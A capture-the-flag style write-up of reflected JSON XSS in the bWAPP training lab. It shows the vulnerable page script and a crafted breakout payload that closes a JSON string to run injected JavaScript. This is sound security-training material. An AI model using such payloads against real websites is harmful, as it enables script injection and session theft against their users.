
Bwapp XSS Reflected JSON–

Proof of concept

Description :

Reflected JSON XSS is a vulnerability that occurs when user input is reflected back inside a JSON response without proper validation or encoding. If the response is interpreted by a browser or a client-side script, an attacker can inject malicious JavaScript that executes in the victim's browser, potentially leading to data theft, session hijacking, or other client-side attacks.



After typing in input say 'spiderman', the input was reflected in the page hence, we can exploit xss-reflected vulnerability

I started with basic payload of xss "<script>alert('Hacked')</script>" , then checked the code of the site to check how is this payload reflecting in the code

```
    <div id="result"></div>

    <script>

        var JSONResponseString = '{"movies":[{"response":"<script>alert('Hacked')</script>??? Sorry, we don&#039;t have that movie :("}]}';

        // var JSONResponse = eval ("(" + JSONResponseString + ")");
        var JSONResponse = JSON.parse(JSONResponseString);

        document.getElementById("result").innerHTML=JSONResponse.movies[0].response;

    </script>
</div>
```


Here after our payload because of the closing script tag the remaining part after that is getting printed as string and the payload we written isn't working

Here we have to build our payload according to the code and if we look the code, there are few opening quotes and brackets that are not being closed before the script tag closes we need to close them and also remove opening script tag again , our final payload will be

```
"}]}';alert('Hacked')</script>
```

Execute it in the given input form

We get successful pop up



This means that our payload is working and changes we made are successfully executed